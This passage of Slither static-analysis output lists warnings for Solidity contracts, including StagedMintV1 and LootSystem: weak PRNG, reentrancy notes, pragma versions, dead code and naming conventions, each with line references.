        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (contracts/GameRegistryConsumer.sol#3)
        - ^0.8.0 (contracts/TraitsProvider.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
```

```
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#88-97) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#123-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC721._burn(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#304-318) is never used and should be removed
ERC721._mint(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#280-292) is never used and should be removed
ERC721._safeMint(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#248-250) is never used and should be removed
ERC721._safeMint(address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#256-266) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._lockingSystem() (contracts/GameRegistryConsumer.sol#80-82) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Strings.toHexString(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#56-66) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/TraitsProvider.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter ERC721.safeTransferFrom(address,address,uint256,bytes)._data (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#179) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
balanceOf(address) should be declared external:
        - ERC721.balanceOf(address) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#62-65)
name() should be declared external:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#76-81)
symbol() should be declared external:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88)
tokenURI(uint256) should be declared external:
        - ERC721.tokenURI(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#93-98)
approve(address,uint256) should be declared external:
        - ERC721.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#112-122)
setApprovalForAll(address,bool) should be declared external:
        - ERC721.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#136-138)
transferFrom(address,address,uint256) should be declared external:
        - ERC721.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#150-159)
safeTransferFrom(address,address,uint256) should be declared external:
        - ERC721.safeTransferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#164-170)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

StagedMintV1.sol

```
StagedMintV1.withdrawProceeds() (contracts/StagedMintV1.sol#199-213) uses a dangerous strict equality:
        - require(bool,string)(sent == true,WITHDRAW_UNSUCCESFUL: Was unable to withdraw proceeds) (contracts/StagedMintV1.sol#207-210)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

StagedMintV1.setPaused(bool)._paused (contracts/StagedMintV1.sol#241) shadows:
        - Pausable._paused (node_modules/@openzeppelin/contracts/security/Pausable.sol#28) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

Reentrancy in StagedMintV1.withdrawProceeds() (contracts/StagedMintV1.sol#199-213):
        External calls:
        - (sent) = address(_msgSender()).call{value: balance}() (contracts/StagedMintV1.sol#206)
        Event emitted after the call(s):
        - WithdrewProceeds(_msgSender(),balance) (contracts/StagedMintV1.sol#212)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

StagedMintV1.constructor(uint256,uint256,uint256,uint256,address) (contracts/StagedMintV1.sol#77-111) compares to a boolean constant:
        -require(bool,string)(NFT_CONTRACT_supportsInterface(type(IERC165).interfaceId) == true,NFT_CONTRACT_ERROR: NFT Contract doesn't support ERC165 Interface) (contracts/StagedMintV1.sol#97-100)
StagedMintV1.constructor(uint256,uint256,uint256,uint256,address) (contracts/StagedMintV1.sol#77-111) compares to a boolean constant:
        -require(bool,string)(NFT_CONTRACT.supportsInterface(type(IERC721BridgableParent).interfaceId) == true,NFT_CONTRACT_NOT_BRIDGABLE: NFT Contract is not a IERC721BridgableParent) (contracts/StagedMintV1.sol#103-108)
StagedMintV1.withdrawProceeds() (contracts/StagedMintV1.sol#199-213) compares to a boolean constant:
        -require(bool,string)(sent == true,WITHDRAW_UNSUCCESFUL: Was unable to withdraw proceeds) (contracts/StagedMintV1.sol#207-210)
StagedMintV1.setPaused(bool) (contracts/StagedMintV1.sol#241-244) compares to a boolean constant:
        -_paused == true (contracts/StagedMintV1.sol#242)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.13']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Counters.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.13 (contracts/StagedMintV1.sol#2)
        - ^0.8.0 (contracts/interfaces/IERC721BridgableParent.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
Counters.decrement(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#32-38) is never used and should be removed
Counters.reset(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#40-42) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Counters.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.13 (contracts/StagedMintV1.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IERC721BridgableParent.sol#3) allows old versions
solc-0.8.13 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in StagedMintV1.withdrawProceeds() (contracts/StagedMintV1.sol#199-213):
        - (sent) = address(_msgSender()).call{value: balance}() (contracts/StagedMintV1.sol#206)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter StagedMintV1.setPaused(bool)._paused (contracts/StagedMintV1.sol#241) is not in mixedCase
Parameter StagedMintV1.setMintStage(StagedMintV1.MintStage)._stage (contracts/StagedMintV1.sol#251) is not in mixedCase
Variable StagedMintV1.MINT_COST (contracts/StagedMintV1.sol#28) is not in mixedCase
Variable StagedMintV1.PREMINT_COST (contracts/StagedMintV1.sol#30) is not in mixedCase
Variable StagedMintV1.AVAILABLE_SUPPLY (contracts/StagedMintV1.sol#32) is not in mixedCase
Variable StagedMintV1.MAX_PER_ADDRESS (contracts/StagedMintV1.sol#34) is not in mixedCase
Variable StagedMintV1.NFT_CONTRACT (contracts/StagedMintV1.sol#36) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

LootSystem.sol

```
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) uses a weak PRNG: "success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#166)"
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) uses a weak PRNG: "nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#187)"
LootSystem._pickLoot(LootSystem.LootTable,uint256) (contracts/LootSystem.sol#317-350) uses a weak PRNG: "entropy = randomWord % lootTable.totalWeight (contracts/LootSystem.sol#327)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG

OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

LootSystem._lootTables (contracts/LootSystem.sol#53) is never initialized. It is used in:
        - LootSystem.setLootTable(uint256,ILootSystem.Loot[],uint32[],uint32[]) (contracts/LootSystem.sol#106-148)
        - LootSystem.getLootTable(uint256) (contracts/LootSystem.sol#200-206)
        - LootSystem._validateLoot(ILootSystem.Loot) (contracts/LootSystem.sol#260-292)
        - LootSystem._finishGrantLoot(address,ILootSystem.Loot[],uint256) (contracts/LootSystem.sol#295-314)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-state-variables

Reentrancy in LootSystem.fulfillRandomWordsCallback(uint256,uint256[]) (contracts/LootSystem.sol#212-226):
        External calls:
        - _finishGrantLoot(account,loots,randomWords[0]) (contracts/LootSystem.sol#221)
                - IGameCurrency(loot.tokenContract).mint(to,loot.amount) (contracts/LootSystem.sol#364)
                - IGameItems(loot.tokenContract).mint(to,SafeCast.toUint32(loot.lootId),loot.amount,true) (contracts/LootSystem.sol#366-371)
                - IGameNFTLoot(loot.tokenContract).mintBatch(to,1) (contracts/LootSystem.sol#373)
        State variables written after the call(s):
        - delete vrfRequests[requestId] (contracts/LootSystem.sol#224)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

LootSystem.setPaused(bool)._paused (contracts/LootSystem.sol#93) shadows:
        - PausableUpgradeable._paused (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#29) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

Reentrancy in LootSystem.grantLoot(address,ILootSystem.Loot[]) (contracts/LootSystem.sol#153-179):
        External calls:
        - requestId = _requestRandomWords(1) (contracts/LootSystem.sol#169)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumerUpgradeable.sol#114-118)
        State variables written after the call(s):
        - request.account = to (contracts/LootSystem.sol#171)
        - request.loots.push(loots[idx_scope_0]) (contracts/LootSystem.sol#173)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) uses timestamp for comparisons
        Dangerous comparisons:
        - success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#166)
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) uses timestamp for comparisons
        Dangerous comparisons:
        - nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#187)
LootSystem._finishGrantLoot(address,ILootSystem.Loot[],uint256) (contracts/LootSystem.sol#295-314) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(randomWord != 0,INVALID_RANDOM_WORD: Expected non-zero random word for loot table) (contracts/LootSystem.sol#303-306)
LootSystem._pickLoot(LootSystem.LootTable,uint256) (contracts/LootSystem.sol#317-350) uses timestamp for comparisons
        Dangerous comparisons:
        - entropy < total (contracts/LootSystem.sol#335)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1', '^0.8.2', '^0.8.9']

        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4)
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4)
        - ^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3)
        - ^0.8.0 (contracts/LootSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameCurrency.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameItems.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameNFT.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameNFTLoot.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.9 (contracts/interfaces/ILootSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#95-101) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#114-120) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) is never used and should be removed
ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is never used and should be removed
ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is never used and should be removed
ContextUpgradeable._msgData() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#27-29) is never used and should be removed
GameRegistryConsumerUpgradeable._getSystem(uint16) (contracts/GameRegistryConsumerUpgradeable.sol#102-104) is never used and should be removed
GameRegistryConsumerUpgradeable._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumerUpgradeable.sol#70-76) is never used and should be removed
GameRegistryConsumerUpgradeable._isGameRegistrySet() (contracts/GameRegistryConsumerUpgradeable.sol#63-65) is never used and should be removed
GameRegistryConsumerUpgradeable._lockingSystem() (contracts/GameRegistryConsumerUpgradeable.sol#92-94) is never used and should be removed
GameRegistryConsumerUpgradeable._lootSystem() (contracts/GameRegistryConsumerUpgradeable.sol#97-99) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#131-137) is never used and should be removed
SafeCast.toInt104(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#900-903) is never used and should be removed
SafeCast.toInt112(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#882-885) is never used and should be removed
SafeCast.toInt120(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#864-867) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#846-849) is never used and should be removed
SafeCast.toInt136(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#828-831) is never used and should be removed
SafeCast.toInt144(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#810-813) is never used and should be removed
SafeCast.toInt152(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#792-795) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1098-1101) is never used and should be removed
SafeCast.toInt160(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#774-777) is never used and should be removed
SafeCast.toInt168(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#756-759) is never used and should be removed
SafeCast.toInt176(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#738-741) is never used and should be removed
SafeCast.toInt184(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#720-723) is never used and should be removed
SafeCast.toInt192(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#702-705) is never used and should be removed
SafeCast.toInt200(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#684-687) is never used and should be removed
SafeCast.toInt208(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#666-669) is never used and should be removed
SafeCast.toInt216(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#648-651) is never used and should be removed
SafeCast.toInt224(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#630-633) is never used and should be removed
SafeCast.toInt232(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#612-615) is never used and should be removed
SafeCast.toInt24(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1080-1083) is never used and should be removed
SafeCast.toInt240(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#594-597) is never used and should be removed
SafeCast.toInt248(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#576-579) is never used and should be removed
SafeCast.toInt256(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1130-1134) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1062-1065) is never used and should be removed
SafeCast.toInt40(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1044-1047) is never used and should be removed
SafeCast.toInt48(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1026-1029) is never used and should be removed
SafeCast.toInt56(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1008-1011) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#990-993) is never used and should be removed
SafeCast.toInt72(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#972-975) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#1116-1119) is never used and should be removed
SafeCast.toInt80(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#954-957) is never used and should be removed
SafeCast.toInt88(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#936-939) is never used and should be removed
SafeCast.toInt96(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#918-921) is never used and should be removed
SafeCast.toUint104(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#340-343) is never used and should be removed
SafeCast.toUint112(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#323-326) is never used and should be removed
SafeCast.toUint120(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#306-309) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#289-292) is never used and should be removed
SafeCast.toUint136(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#272-275) is never used and should be removed
SafeCast.toUint144(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#255-258) is never used and should be removed
SafeCast.toUint152(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#238-241) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#527-530) is never used and should be removed
SafeCast.toUint160(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#221-224) is never used and should be removed
SafeCast.toUint168(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#204-207) is never used and should be removed
SafeCast.toUint176(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#187-190) is never used and should be removed
